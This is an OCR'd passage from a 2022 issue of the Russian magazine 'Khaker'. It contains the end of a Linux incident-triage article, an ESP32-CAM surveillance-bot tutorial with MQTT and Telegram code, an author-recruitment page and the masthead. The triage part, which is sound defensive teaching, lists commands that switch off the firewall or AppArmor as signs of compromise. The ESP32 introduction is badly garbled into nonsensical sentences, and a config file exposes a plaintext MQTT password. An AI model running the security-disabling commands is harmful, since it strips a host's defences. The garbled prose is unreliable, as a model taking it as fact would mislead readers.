sudo find /root /home -nogroup 2>/dev/null
```

Спецы CERT Societe Generale также рекомендуют следующие команды:

```
# Конкурирующая команда для поиска файлов с SUID и GUID
 find / -uid 0 \( -perm -4000 -o -perm 2000 \) -print
# Поиск файлов с нехарактерными названиями, например начинающихся на
точку, две точки или пробел
find / -name " *" -print # find / -name ". *" -print
find / -name ".. *" -print
# Поиск больших файлов (больше 10 Мбайт)
 find / -size +10M
# Поиск процессов, инициированных удаленными файлами
lsof +L1
```

Логи и сетка

Для порядка стриажим логи, просто выведем их в файл:

```
# Вывод всех системных логов. Может быть полезно погрепать
специфичные службы и сервисы, ошибки и саксессы
sudo journalctl >> journalctlFile
```

В настройках сети можно посмотреть состояние файрвола. Например, наличие в истории команд, которыми его отключали (**ufw disable** или **iptables -F**), может намекнуть, что в системе происходило что-то нехорошее. Еще в истории можно поискать такие команды, связанные с отключением сервисов защиты:

```
service stop apparmor
systemctl disable apparmor
# Просмотр конфигов PAM
cat /etc/pam*/*
```

Если есть подозрение, что где-то спряталась малварь, то на рабочем хосте можно через iptables блокировать обращения с известными непорядочными юзерагентами, например Ares:

```
# Блочим обращения от сервера… при условии, что мы сами не сервер и
что это не SSL
iptables -A INPUT -p tcp --dport 80 -m string --algo bm --string
"python-requests/" -j DROP
```

ВЫВОДЫ

Мы намеренно не собираем дамп памяти, поскольку он, конечно, интересен при работе с зараженной вредоносом-шифровальщиком машиной, но моментально на месте его проанализировать сложно.

Если у тебя более серьезные подозрения на вредонос (где твой антивирус?), то не забудь просканить YARA-правилами (подробнее о них — в статье «Yara. Пишем правила, чтобы искать малварь и не только») или посмотреть в sigma rules. Для поиска артефактов также есть полезный сборник с поддержкой нескольких ОС: Digital Forensics Artifacts Repository (часть артефактов мы представили здесь).

Совершенствовать эту подборку команд можно бесконечно, а на следующем шаге по-хорошему следует реализовать обработку собранных данных для их проверки на соответствие compliance. Но это уже будет совсем другой уровень!

Если ты считаешь, что мы что-то забыли или упустили, не будь терпилой и разнеси нас в комментариях! Будем вместе собирать полезные приемы.

Дополнительная литература

Ресурсы и статьи о закреплении при атаках на Linux:

- Understanding Linux Malware (PDF)
- Linux Persistence Techniques
- MITRE ATT&CK Linux Matrix
- Hunting for Persistence in Linux
- Шпаргалка по persistence. Как надежно прописаться на хосте или выявить факт компрометации
- Закрепление в Linux. Linux Persistence
- Книга «Practical Linux Forensics A Guide for Digital Investigators» Брюса Никкеля

Скрипты и утилиты

- Собирать артефакты из скриптов на Python поможет ресурс FastIR Collector Linux и его наследник fastir_artifacts.
- На чистом шелле: старенький LINRaB, LIRES и свеженький unix_collector.
- На нечистом (с зависимостями и другими скриптами): набор Forensics and Ediscovery Scripts, IR Detect, NBTempo, IR Tool, ir-rescue, ir-triage-toolkit, очень симпатичный UAC.
- Для Windows можешь посмотреть inquisitor — он близок к нашему скрипту по принципу, только тащит за собой кучу сторонних portable-программ. Также полезно глянуть KAPE.
- Существуют готовые утилиты для триажа, работающие по принципу «скачал, запустил, радуйся». Например, CyLR и varc. Первый полезен для сбора логов и информации из системных директорий. Вторая прибуда собирает дампы процессов и данные из временных и пользовательских каталогов. Если использовать эти утилиты вместе, то почти нет шанса что-то пропустить.
- Для повышения содержательности логов рекомендуем защитникам настроить auditd, да и потестить Sysmon для Linux не помешает.

ЗОРКИЙ ГЛАЗ

СОБИРАЕМ И ПРОГРАММИРУЕМ НА PYTHON УСТРОЙСТВО ДЛЯ ВИДЕОНАБЛЮДЕНИЯ

Виктор Тарасов
mail@tarasov.pro

Для многих разработчиков Python — это язык, на котором были написаны их первые программы «Hello, world!» или калькуляторы. Сейчас начинающие программисты во всем обучаются чаще пишут текстовые-боты, благо на Python это сделать относительно несложно. Давай создадим бота, но не просто, а взаимодействующего с нашим собственным устройством для умного дома, которое мы спроектировали собрали и запрограммируем.

На мой взгляд, основное достоинство Python — универсальность: с его помощью можно решить практически любую задачу благодаря огромному количеству сборок. Кроме прямоходной магии C++ Python, браузерный Python, позволяющий работать с Java Python и множество библиотек на все случаи жизни.

Но для ограничения недоверия к новым технологиям, если хотите, сделать задачу для умного дома или машину на радиоуправлении, он был выпущен либо использовать Arduino и всякой-невсякой язык C++, либо доисполнительной микроконтроллер вроде Raspberry Pi и искать за горой и писать свою библиотеку для управления тем или иным аппаратным оборудованием. Иногда выбор приходится сделать из-за отсутствия нужных под-ключков проводов Arduino и Raspberry и отсутствие датчиков через веб-порт, но все равно это давно выпустили свою плату на основе для Arduino или другого контроллера на C++.

Но уже примерно лень лет, если судить по дате моей статьи про MicroPython, можно заменить C++ проектом, не переключаясь с одного языка программирования на другой. Это прямо вроде просто в виде MicroPython поменялось, вышло новые сборки, появились сдвиг библиотеки и полностью перестал поддерживать Lua, а Arduino обязательно при-ниса MicroPython в свою экосистему.

С каждым новым релизом поддерживаемые MicroPython плат растет, но зна-чительный их процент все еще базируется на ESP32. И действительно, у это-го контроллера мягкая достаточно, такие как встроенный Wi-Fi и BLE, а еще, если говорить честно, отсутствие конкурента в том же ценовом диапазоне. Что мне нравится больше всего, так это быстрая прошивка по Wi-Fi, что гораз-до быстрее. Это в базовые версии от Wemos, целые наборы и модули от M5Stack и ESP32. Но отстают, кстати, и российские инженеры: магазин Amperka на базе ранее выпустили свою отладочную плату Troyka.

К тому же нельзя забывать про Великий Китайский Ноччейм, который зовется «Алиэкспресс». Кстати, в нашем проекте мы будем использовать одну из таких плат — ESP32-CAM-ти так и не смог разобраться, что же за кон-цептуальный прототипирование. Как несколько дешевле по названию, это модель на основе ESP32 с подключенной камерой, чаще всего это OV2640, но если вы хочешь добиться лучшего качества, то можно подключить и другие.

ESP32-CAM
Pinout Map
ESP32-CAM
Flash
Micro SD card slot
Camera connector
Antenna
Power
Micro USB port
Power LED
Flash LED
Micro SD card slot
Camera connector
Antenna
Micro USB port
Power LED
Flash LED
Pin Group
Pin Number
Pin Function
Pin Function
Pin Number
Pin Group
5V Power
GND Ground
Pin Function
Pin Number
Pin Group
Pin Function
Pin Number
Pin Group
Pin Function
Pin Number
Pin Group

ЗОРКИЙ ГЛАЗ

СОБИРАЕМ И ПРОГРАММИРУЕМ НА PYTHON УСТРОЙСТВО ДЛЯ ВИДЕОНАБЛЮДЕНИЯ

Убедимся, что все настроено правильно, попытаешься включить светодиод. Для этого нам нужно записать в топик с именем **command** строчку **enable_led**. Можно воспользоваться любым MQTT-клиентом: на телефоне, на компьютере или в интернете. Я выбрал мобильное приложение EasyMQTT, и в моем инстансе появилось новое устройство. На экране можно отследить перемещение пакета (маленький черной точкой).

Если у тебя все работает, то светодиод будет послушно включаться и выключаться по команде. Осталось настроить автоматическое подключение к Wi-Fi и MQTT при включении девайса. Для этого необходимо добавить вызовы наших функций в файл **boot.py**, который выполняется при запуске устройства.

TELEGRAM-БОТ

Что должен делать наш бот? Принимать команду от пользователя — причем желательно в человеческом формате — и отправлять ее на наш MQTT-брокер, а затем дожидаться фотографии с устройства и передавать ее пользователю.

Программа будет состоять из двух частей: непосредственно телеграм-бота, реализующего взаимодействие с пользователем, и «MQTT-клиента», который будет отправлять команды на наш гаджет и принимать фотографии. Для начала напишем именно его с использованием библиотеки **pahomqtt**.

Вспомним, что нужно было сделать для настройки «MQTT-клиента» на ESP:

1. Настроить подключение к серверу.
2. Настроить обработчик событий.

Здесь все то же самое, только немного отличается синтаксис. Для начала создадим файл **config.py**, где будет храниться вся конфигурация:

```
MQTT_HOST = "kakep.cloud.shiftr.io"
MQTT_PORT = 1883
MQTT_KEEPALIVE = 60
MQTT_LOGIN = "kakep"
MQTT_PASSWORD = "utBm16LTWS7b415"
```

Можно было создать отдельный токен, но мы воспользовались существующим. Импортируем библиотеки:

```
import paho.mqtt.client as mqtt

from config import MQTT_LOGIN, MQTT_KEEPALIVE, MQTT_PORT, MQTT_HOST,
MQTT_PASSWORD
```

Создаем функции — обработчики событий: подключения и нового сообщения.

```
def on_connect(client, userdata, flags, rc):
    client.subscribe("image")


def on_message(client, userdata, msg):
    if msg.topic == "image":
        if msg.payload != b'None':
            with open(f"images/photo.jpeg", "wb") as file:
                file.write(msg.payload)
```

После подключения наша программа подписывается на канал **image** и ждет сообщений. А когда дожидается, проверяет, что это корректное сообщение, и сохраняет его как картинку.

Теперь осталось только подключиться к серверу и привязать наши функции к соответствующим событиям:

```
client = mqtt.Client(client_id="TelegramBot", clean_session=True)

client.username_pw_set(MQTT_LOGIN, MQTT_PASSWORD)
client.on_connect = on_connect
client.on_message = on_message

client.connect(MQTT_HOST, MQTT_PORT, MQTT_KEEPALIVE)
```


Теперь займемся непосредственно ботом. Для реализации логики ботов на Python существует множество библиотек. Например, в статье «Запускаем по телеграму: Пишем пять простых Telegram-ботов на Python» использовалась **telebot**, но я выбрал асинхронную библиотеку **aiogram**.

Чтобы взаимодействовать с Telegram, необходимо зарегистрировать бота. О том, как это сделать, написано много раз, например все в той же статье. Так что не буду повторяться, скажу лишь, что **TELEGRAM_TOKEN**, полученный от BotFather, я тоже добавил в файл конфигурации.

Создадим шаблон для нашего бота, чтобы отвечать на все фразы сообщением о том, что этот бот умеет:

```
from aiogram import Bot, Dispatcher, executor
from aiogram.types import Message, KeyboardButton,
ReplyKeyboardMarkup

from config import TELEGRAM_TOKEN

# Создаем красивую клавиатуру с кнопками
keyboard = ReplyKeyboardMarkup(resize_keyboard=True)
keyboard.add(
    KeyboardButton(text="Включи светодиод"),
    KeyboardButton("Выключи светодиод"),
    KeyboardButton("Сделай фото")
)

# Объект бота
bot = Bot(token=TELEGRAM_TOKEN)
# Диспетчер для бота
dp = Dispatcher(bot)


# Обработчик всех сообщений
@dp.message_handler()
async def any_text_message(message: Message):
    await message.answer(
        "Привет! Я умею включать и выключать светодиод и делать
фотографии. Нажми на нужную кнопку!",
        reply_markup=keyboard
    )


if __name__ == "__main__":
    # Запуск бота
    executor.start_polling(dp, skip_updates=True)
```

Если теперь ты выполнишь программу и попробуешь запустить бота на телефоне, то увидишь такую картину.



Теперь необходимо добавить работу нашего MQTT-клиента и отправку команд. Чтобы одновременно работал и бот, и MQTT-клиент, мы запустим клиент в параллельном потоке.

```
import threading

tr = threading.Thread(target=client.loop_forever)
tr.start()
```

А теперь напишем обработчики для команд. С включением и выключением светодиода все просто — надо отправить соответствующую команду в нужный топик и отвести пользователю, не забыв передать используемую клавиатуру.

```
@dp.message_handler(lambda message: message.text == "Включи
светодиод")
async def enable_led(message: Message):
    client.publish("command", "enable_led")
    await message.answer("Команда на включение светодиода отправлена"
, reply_markup=keyboard)


@dp.message_handler(lambda message: message.text == "Выключи
светодиод")
async def disable_led(message: Message):
    client.publish("command", "disable_led")
    await message.answer("Команда на выключение светодиода
отправлена", reply_markup=keyboard)
```

Но что делать, когда мы хотим снять фотографию? Ведь нам нужно получить ответ от камеры. Воспользуемся небольшим лайфхаком.

Посторим алгоритм так: отправляем команду, ждем какое-то время, если за это время наш MQTT-клиент не скачал фотографию, то считаем, что произошла ошибка, и уведомляем об этом пользователя. Время опять же задается в конфигурационном файле — в переменной **TIME_WAIT_PHOTO**

```
from asyncio import sleep


@dp.message_handler(lambda message: message.text == "Сделай фото")
async def take_photo(message: Message):
    client.publish("image", "None")
    client.publish("command", "take_screenshot")
    start = time.time()
    while not os.listdir("images"):
        if time.time() - start < TIME_WAIT_PHOTO:
            await sleep(1)
        else:
            await message.answer("Что-то пошло не так — повторите
попозже!", reply_markup=keyboard)
            return
    with open("images/photo.jpeg", "rb") as new_image:
        await message.answer_photo(photo=new_image, reply_markup=
keyboard)
        os.remove("images/photo.jpeg")
```

Давай теперь запустим все вместе и посмотрим, как оно работает.

Наш девайс готов! Скачать все необходимое для повторения этого эксперимента можно в моем репозитории на GitHub.

Не забудь подключить к устройству постоянное питание — и можешь наблюдать за своими домашними питомцами или 3D-принтером.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

№5 (290)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022